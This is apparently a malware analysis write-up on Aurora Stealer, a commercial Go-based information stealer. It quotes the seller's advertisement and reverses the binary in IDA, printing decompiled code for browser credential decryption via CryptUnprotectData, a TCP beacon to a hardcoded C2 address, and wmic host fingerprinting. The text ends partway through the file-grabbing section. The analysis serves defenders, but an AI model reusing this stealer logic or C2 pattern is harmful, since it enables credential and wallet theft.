Aurora Stealer

By Mohamed Adel

Published: 2023-04-12 · Archived: 2026-04-10 03:07:05 UTC

Aurora Stealer is an information stealer Written in GO. It is a commercial stealer that costs around 250$ per month. The malware can steal Browser password and saved cookies, crypto information (Desktop and Web), Telegram, Steam and Specific files from the victim machine and can take a screenshot from it.

AURORA STEALER is the best styler on the market!

What makes my product so unique? Let me tell you!

Description:


- AURORA STEALER has POLYMORN COMPILATION (scantime is reduced to 0)
- AURORA STEALER decrypts data on the server (no detectable runtime)
- AURORA STEALER collects more than 40 cryptocurrency wallets (DESKTOP/WEB versions!)
- AURORA STEALER at reception Metamask purse automatically picks up a password from a log, and also deduces SEED phrase, balance and address of a purse!
- AURORA STEALER collects passwords by reverse lookup (this method is much better than prepared scripts)
- AURORA STEALER runs on TCP sockets, it has an internal logs sorter and RunPe (.exe) Launcher
- AURORA STEALER only communicates with the server during license check, no further communication!
- AURORA STEALER is fully native and has no dependencies!
- THE UNIQUE OPPORTUNITY OF MY STEALER: the styler can be used without crypt because polymorph cleans the file to FUD!
- AURORA STEALER writen in GO language, weight of the raw stub ~4,2 mb

COST:


$250 - one month license.

$1500 - LifeTime license.

The icon of the executable gives us a hit about how this is spreading. It has Photoshop icon, most probably it was spreading using Malvertising.



First we want to know some basic information about the file so I will use DiE to do so.



It was identified as GO binary. `.symtab` is a legacy section in GO binaries. In GO binaries prior to Version 1.3 `.symtab` section hold the symbol table but it is no longer filed with anything useful. Without Symbols, the reversing will be so hard as a simple Hello world program in GO has about 2000 function this is a result of that GO compiler statically linking all the needed libraries. Later, I will try to tackle this problem using existed Tools.

An important aspect of the basic Triaging of a Malware is to check the readable Strings of the file. But GO is different in everything. The strings has a part of that too.

In GO, the strings are stored in Unicode format without null terminating character so many tools will handle that wrong. Also, the existence of this large number of library functions will make it worse. The resulting number of lines using strings utility in Die is 7371 line. We can reduce this number by matching for the library functions like the following Regex

```
.*(runtime|\/usr|\/root).*\n?
```

this matches the lines that contains runtime, usr and root. this filters around 2500 line but still around 5000 line. these lines contains the function imported in program, you can check them but it will be so exhausting to get information from it. Let's Continue our analysis using the disassembler.

I will upload the sample to IDA to explore it. In the old versions of IDA, Library functions will not be recognized and renamed. Also the types will be mostly wrong.

To handle this there is some tools you can use to fix the types and names. I've used GoReSym.

This is a standalone executable you can run with following parameters

```
GoReSym_win.exe -t -d -p <PATH_TO_FILE> > fix.json
```

for more info about the available parameters, Check the repo of the tool.

content of the output is in JSON format so I saved it to use it in this IDA Script to rename the functions and correct the types in IDA database.

NOTE: `-t` parameter fix the types information but if you the decompiler will fail to decompile it.

If you want to know how this tool is working, Check this article. Basically it search for `pclntab` structure by searching for a magic header and follow the pointer to symbols table.

```
 // pcHeader holds data used by the pclntab lookups.
type pcHeader struct {
        magic          uint32
                                                                                                    /*
                                                                                                    go12magic  =
                                                                                                    go116magic =
                                                                                                    go118magic =
                                                                                                    go120magic =
                                                                                                    */
        pad1, pad2     uint8   // 0,0
        minLC          uint8   // min instruction size
        ptrSize        uint8   // size of a ptr in bytes
        nfunc          int     // number of functions in the module
        nfiles         uint    // number of entries in the file tab
        textStart      uintptr // base for function entry PC offsets in this module, equal to moduledata.text
        funcnameOffset uintptr // offset to the funcnametab variable from pcHeader
        cuOffset       uintptr // offset to the cutab variable from pcHeader
        filetabOffset  uintptr // offset to the filetab variable from pcHeader
        pctabOffset    uintptr // offset to the pctab variable from pcHeader
        pclnOffset     uintptr // offset to the pclntab variable from pcHeader
}
```

This is also used by the go parser itself in order to locate the function, For more info here

Another set of scripts available we can use it doing the same thing is Alphagolang

I will use Alphagolang here but both will provide similar result.

First I used recreate_pclntab.py script to recreate `pclntab` structure.


Second, I used function_discovery_and_renaming.py script to rename the functions.

Third, I used categorize_go_folders.py to categorize the functions and pack them in folders, This will be very helpful to focus on user-code.

Fourth, I used string_cast.py to fix string references.

Fifth, I used extract_types.py to correct the types information by applying C like types to the used structures.

The result



Now, We have a better environment so we can start exploring the code efficiently.

In function calls, GO has a different calling convention.

All the argument are passed using the stack from the left to right. The following assembly code is in Go assembler format

```
func testConv(x,y int) int {return x+y}
```

```
testConv:
        MOVQ 0x8(SP), AX  ; get arg x
        MOVQ 0x10(SP), CX ; get arg y
        ADDQ CX, AX       ; %ax <- x + y
        MOVQ AX, 0x20(SP) ; return x+y-z
        RET
```


the compiler have to make sure that there is enough space on the stack to accommodate all the arguments and return values.

Go stores strings in a Unicode -UTF-8- format without null terminating characters in a section contain all the strings but.

Strings in go stored in structure of value and length pair called `StringHeader`. So, in all the function where a string argument is passed, you will see an extra argument contain the length of the string.

```
type StringHeader struct {
        Data uintptr
        Len  int
}
```

First we start with `main_init` function (`sub_595590`). In GO, `init()` is a predefined function that takes no argument, Return no values. And Runs before any code in the package.



```
int __usercall main_init@<eax>()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  mw_usr32_dll = syscall_LoadLibrary("user32.dll", 10);
  mw_GetDesktopWindow = syscall_GetProcAddress(mw_usr32_dll, "GetDesktopWindow", 16);
  mw_EnumDisplayMonitors = syscall_GetProcAddress(mw_usr32_dll, "EnumDisplayMonitors", 19);
  mw_GetMonitorInfoW = syscall_GetProcAddress(mw_usr32_dll, "GetMonitorInfoW", 15);
  mw_EnumDisplaySettingsW = syscall_GetProcAddress(mw_usr32_dll, "EnumDisplaySettingsW", 20);
  v2 = syscall_NewLazyDLL("Crypt32.dll", 11);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_crypt32_dll = v2;
  v3 = syscall_NewLazyDLL("Kernel32.dll", 12);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_kernel32_dll = v3;
  v8 = syscall__LazyDLL_NewProc(mw_crypt32_dll, "CryptUnprotectData", 18);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_CryptUnprotectData = v8;
  v9 = syscall__LazyDLL_NewProc(mw_kernel32_dll, "LocalFree", 9);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_LocalFree = v9;
  env_USERPROFILE = os_Getenv("USERPROFILE", 11);
  v13 = runtime_concatstring2(0, env_USERPROFILE, v9, "\\AppData\\Roaming\\", 17);
  dword_705804 = v17;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_APPDATA_ROAMING = v13;
  env_USERPROFILE_1 = os_Getenv("USERPROFILE", 11);
  v14 = runtime_concatstring2(0, env_USERPROFILE_1, v10, "\\AppData\\Local\\", 15);
  dword_70580C = v17;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_APPDATA_LOCAL = v14;
  env_USERPROFILE_2 = os_Getenv("USERPROFILE", 11);
  original_str = runtime_concatstring2(0, env_USERPROFILE_2, v11, "\\AppData\\Roaming\\", 17);
  v19 = strings_Replace(original_str, v17, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
  dword_705814 = v21;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    mw_replaced_Users_path = v19;
  v7 = os_Getenv("USERPROFILE", 11);
  original_str_1 = runtime_concatstring2(0, v7, v12, "\\AppData\\Local\\", 15);
  v20 = strings_Replace(original_str_1, v18, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
  dword_70581C = v21;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
```

The block number 1 shows that it loads some DLLs and functions.

DLL	Function
user32.dll	GetDesktopWindow
user32.dll	EnumDisplayMonitors
user32.dll	GetMonitorInfoW
user32.dll	EnumDisplaySettingsW
kernel32.dll	LocalFree
Crypt32.dll	CryptUnprotectData

In Block number 2, It Reads the the environment Variable `USERPROFILE` and concatenate `\\APPDATA\\LOCAL\` and `\\APPDATA\\ROAMING\` and save the new string to the memory.

In block 3, It did the same thing to get the Paths `C:\\Users\\{user}\\APPDATA\\ROAMING,<Local>\\` but it replaces the string `C:\\Users` with `C:\\windows.old\Users` with Replace function from strings package

```
1
2
```

```
 func Replace(original string, old string, new string, n int) string
//where n is the number of times replacing occures. -1 for replace all
```

this location is created when the user update from one version to another and it contains all the old information from the previous installation.

moving to `main_main` (`sub_595470`). It creates a new procedure by making a call to `newproc` function from `runtime` package.

```
      *v5 = v10;
    v2 = v7 + 1;
    v0 = v11;
    v1 = v8;
  }
  runtime_newproc(&mw_main_ConnectToServer);
  while ( 1 )
```

following the code to `main_ConnectToServer` (`sub_58ABE0`). This function has some interesting functionality we will explore next.

```
void main_ConnectToServer()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v14 = &off_5E5CA8;
  while ( 1 )
  {
    v12 = "\b";
    v13 = &off_5F076C;                          // coNNNECTIONGWQFGQW
    log_Print(&v12, 1, 1);
    time_Sleep(1000000000, 0);                  // 1000000000 * time.Nanosecond
    src_itab = net_Dial("tcp", 3, "82.115.223.249:8081", 19);
    if ( v11 )
      goto LABEL_17;
    new_interface = runtime_convI2I("\b", src_itab);// new interface to be used with io.reader maybe
    net_reader = bufio_NewReader(new_interface, v10);
    LOBYTE(v3) = 10;
    C2_response = bufio__Reader_ReadString(net_reader, v3);// reads until delimeter -> 0x0A
    if ( src_itab )
    {
      time_Sleep(1000000000, 0);
      runtime_gopanic("\b", &off_5F0774);       // reconnect
LABEL_17:
      time_Sleep(1000000000, 0);
      runtime_gopanic("\b", &off_5F0774);       // reconnect
      runtime_deferreturn(v2);
      return;
    }
    if ( v7 == 5 )
      break;
    if ( v7 != 10 )
      goto LABEL_15;
    if ( !runtime_memequal(C2_response, "BLOCK_GEO\n", 10) )// if blocked because of geo location -make sense as IP is russian i guess
      goto LABEL_15;
    v12 = "\b";
    v13 = &off_5F0724;
    log_Print(&v12, 1, 1);
    os_Exit(666);
  }
  if ( *C2_response != 'KROW' || *(C2_response + 4) != 0xA )// initial beacon: WORK
  {
LABEL_15:
    main_ConnectToServer_func1(v0);
    return;
  }
  v12 = "\b";
  v13 = &off_5F072C;
  log_Print(&v12, 1, 1);
  dword_704E10 = 0;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_704E14 = v10;
  main_GetInfoUser();
  main_SetUsermame();
  main_Grab();
  main_ConnectToServer_func1(v1);
}
```

In block 1, the malware sleeps for 1000000000 nanoseconds -I tried a simple program with the same call to sleep and it was equivalent to time.Nanosecond -

Then it establishes a TCP connection to `82.115.223.249:8081` IP address using function `Dial` from `net` package. Then it Reads the Received packet. the `Dial` function in GO returns 2 values, `Conn` interface and Error, which IDA cannot recognize so, I will follow my intuition. If the connection returned error, it will try to reconnect again.

In Block 2, The connection was established but it first checks the response from the remote IP. If it was blocked due to the geo location, as the IP is Russian, it will try to reconnect.

If the response was `WORK` string, the connection is established successfully and the malware can continue with its functionality as shown in block 3 and 4

Moving to `main_GetInfoUser()` (`sub_58B880`). The first Lines in this subroutine takes us to another function, `main_MachineID` (`sub_5897A0`)

```
void main_MachineID()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wmic_cmd[4] = off_5E5D38;
  mw_allocated_mem = runtime_newobject(&dword_5B88A0);// malloc
  wmic_cmd[0] = "/c";
  wmic_cmd[1] = 2;
  wmic_cmd[2] = "wmic csproduct get uuid";
  wmic_cmd[3] = 23;
  cmd_struct = os_exec_Command("cmd.exe", 7, wmic_cmd, 2, 2);
  *(cmd_struct + 48) = &off_5F0B2C;             // \b
  if ( go_garbage_collector_stuff )
  {
    runtime_gcWriteBarrier();
    cmd_struct = v1;
  }
  else
  {
    *(cmd_struct + 52) = mw_allocated_mem;
  }
  os_exec__Cmd_Run(cmd_struct);
  v3 = bytes__buffer_String(mw_allocated_mem);
  v5 = strings_Replace(v3, v4, "UUID", 4, 0, 0, -1);
  strings_TrimSpace(v5, v6);
  main_MachineID_func1(v2);
}
```

The malware Runs the command `cmd.exe /c wmic csproduct get uuid` to get UUID of the device. Returning to `main_GetInfoUser` .

```
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705928 = "spermad";
  dword_705934 = 10;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705930 = "NONE-GROUP";
  mw_screen_width = github_com_lxn_win_GetSystemMetrics(SM_CXSCREEN);
  mw_screen_height = github_com_lxn_win_GetSystemMetrics(SM_CYSCREEN);
  mw_screen_width_str = strconv_Itoa(mw_screen_width);
  mw_screen_height_str = strconv_Itoa(mw_screen_height);
  screen_info = runtime_concatstring3(0, mw_screen_width_str, v6, &dword_5CE9C1 + 3, 1, mw_screen_height_str, v6);
  dword_705968 = v10;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705964 = screen_info;
  v0 = *dword_705398;
  dword_705960 = *(dword_705398 + 4);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_70595C = v0;
  main_GetOS();
  dword_70595C = HIDWORD(v2);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705938 = v2;
```

It retrieves the screen width and height using win32 API `GetSystemMetrics` , GO allow using third-party packages directly from GitHub and the the cause of the function naming. The screen resolution is represented in the format `<width>x<height>` .

The next call is to `main_GetOS` (`sub_58A530`).

```
void main_GetOS()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wmic_cmd[6] = off_5E5CC4;
  sub_46433A(0, wmic_cmd);
  wmic_cmd[0] = "os";
  wmic_cmd[1] = 2;
  wmic_cmd[2] = "get";
  wmic_cmd[3] = 3;
  wmic_cmd[4] = "Caption";
  wmic_cmd[5] = 7;
  os_cmd = os_exec_Command("wmic", 4, wmic_cmd, 3, 3);
  allocated_mem = runtime_newobject("0");
  *allocated_mem = 1;
  os_cmd_1 = os_cmd;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(os_cmd + 76) = allocated_mem;
  os_cmd_output = os_exec__Cmd_Output(os_cmd_1);
  os_verison_str = runtime_slicebytetostring(0, os_cmd_output, v4);
  v7 = strings_Split(os_verison_str, v6, &byte_5CE9BE, 1);// \n
  if ( os_cmd > 1 )
  {
    v8 = strings_Split(*(v7 + 8), *(v7 + 12), " ", 1);
    runtime_concatstring3(0, v8[2], v8[3], " ", 1, v8[4], v8[5]);
  }
  main_GetOS_func1(v2);
}
```

This function retrieves the OS version using wmic command `wmic os get Caption` . and filter the output based on the form it is printed to format is in a space separated string.

Returning back to `main_GetInfoUser` a call to `main_getGPU` (`sub_58A200`) is made.

```
void main_getGPU()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  GPU_query[4] = off_5E5D70;
  GPU_query[0] = "/c";
  GPU_query[1] = 2;
  GPU_query[2] = "wmic path win32_VideoController get name";
  GPU_query[3] = 40;
  v9 = os_exec_Command("cmd", 3, GPU_query, 2, 2);
  v0 = runtime_newobject("0");
  *v0 = 1;
  v1 = v9;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(v9 + 76) = v0;
  v3 = os_exec__Cmd_Output(v1);
  v5 = runtime_slicebytetostring(0, v3, v4);
  v7 = strings_Replace(v5, v6, "Name", 4, 0, 0, -1);
  strings_TrimSpace(v7, v8);
  main_getGPU_func1(v2);
```

The GPU information retrieved by executing the command `cmd /C wmic path win32_VideoController get name`

Using the same method in `main_getCPU` (`sub_589F10`). It gets CPU information with command `cmd /c wmic cpu get name`

in `main_sysTotalMemory` (`sub_58B550`)It gets the memory status by executing `GlobalMemoryStatusEx` function.

```
void main_sysTotalMemory()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  DLL = syscall_LoadDLL("kernel32.dll", 12);
  if ( !v3 )
  {
    Proc = syscall__DLL_FindProc(DLL, "GlobalMemoryStatusEx", 20);
    if ( !v5 )
    {
      v6 = runtime_newobject("@");
      *v6 = 64;
      v1 = runtime_newobject(&dword_5A8980);
      *v1 = v6;
      syscall__Proc_Call(Proc, v1, 1, 1);
    }
  }
  main_sysTotalMemory_func1(v0);
}
```

`main_CMD_SHELL` is called to execute `cmd /c systeminfo` that gets all the specs of the device.

```
unsigned __int64 __golang main_CMD_SHELL(int a1, int a2)
{
  _BYTE *v2; // eax
  int v3; // ecx
  int v4; // [esp+4h] [ebp-40h]
  int v5; // [esp+8h] [ebp-3Ch]
  int v6; // [esp+Ch] [ebp-38h]
  int v7; // [esp+10h] [ebp-34h]
  int v8; // [esp+14h] [ebp-30h]
  int v9; // [esp+2Ch] [ebp-18h]
  int v10[4]; // [esp+34h] [ebp-10h] BYREF

  v10[0] = "/c ";
  v10[1] = 3;
  v10[2] = a1;                                  // systeminfo
  v10[3] = a2;
  v8 = os_exec_Command("cmd", 3, v10, 2, 2);
  v2 = runtime_newobject("0");
  *v2 = 1;
  v3 = v8;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(v8 + 76) = v2;
  v9 = os_exec__Cmd_Output(v3);
  v4 = golang_org_x_text_encoding_charmap__Charmap_NewDecoder(off_6E9730);
  v7 = golang_org_x_text_encoding__Decoder_Bytes(v4, v9, v5, v6);
  return __PAIR64__(v7, runtime_slicebytetostring(0, v7, v8));
}
```

That was the last thing the function `main_GetInfoUser` do.

Back in `main_main` , the function `main_grab` (`sub_593E80`) is called. This function responsible for doing the main goal of the malware, Stealing.

```
void main_Grab()
{
  char v0; // [esp+0h] [ebp-1Ch]

  sub_594110();
  if ( dword_704E10 )
  {
    main_Grab_func3();
    if ( dword_704E10 )
    {
      main_Grab_func2();
      if ( dword_704E10 )
      {
        main_Grab_func4();
        if ( dword_704E10 )
        {
          main_Grab_func5();
          if ( dword_704E10 )
          {
            main_Grab_func7();
            if ( dword_704E10 )
            {
              main_Grab_func8();
              if ( dword_704E10 )
              {
                main_Grab_func6();
                if ( dword_704E10 )
                {
                  main_Grab_func9();
                  if ( dword_704E10 )
                  {
                    sub_594110();
                    if ( dword_704E10 )
                    {
                      main_Grab_func11();
                      main_Grab_func1();
                      return;
                    }
                    runtime_gopanic("\b", &off_5F075C);
                  }
                  runtime_gopanic("\b", &off_5F075C);
                }
                runtime_gopanic("\b", &off_5F075C);
              }
              runtime_gopanic("\b", &off_5F075C);
            }
            runtime_gopanic("\b", &off_5F075C);
          }
          runtime_gopanic("\b", &off_5F075C);
        }
        runtime_gopanic("\b", &off_5F075C);
      }
      runtime_gopanic("\b", &off_5F075C);
    }
    runtime_gopanic("\b", &off_5F075C);
  }
  runtime_gopanic("\b", &off_5F075C);
  runtime_deferreturn(v0);
}
```


- `panic` function is used to check for unexpected errors. common use of panic is to abort if a function returns an error value that we don't want to handle.

Going to the first function `main_file_grabber` (`sub_594110`)

this function search for a specific file taken from the C2 server and it is base64 encoded and in JSON format.

```
v43 = *(a2 + 4);
v29 = *(a2 + 8);
v49 = runtime_newobject(&dword_5A5CA0);
*v49 = &dword_72D204;
main_base64Decode(v43, v29);
v22 = runtime_stringtoslicebyte(0, Dir, v22);
v24 = encoding_json_Unmarshal(v22, v23, v24, &dword_5A12A0, v49);
```


Then, It search for the file in some predefined directories and location.



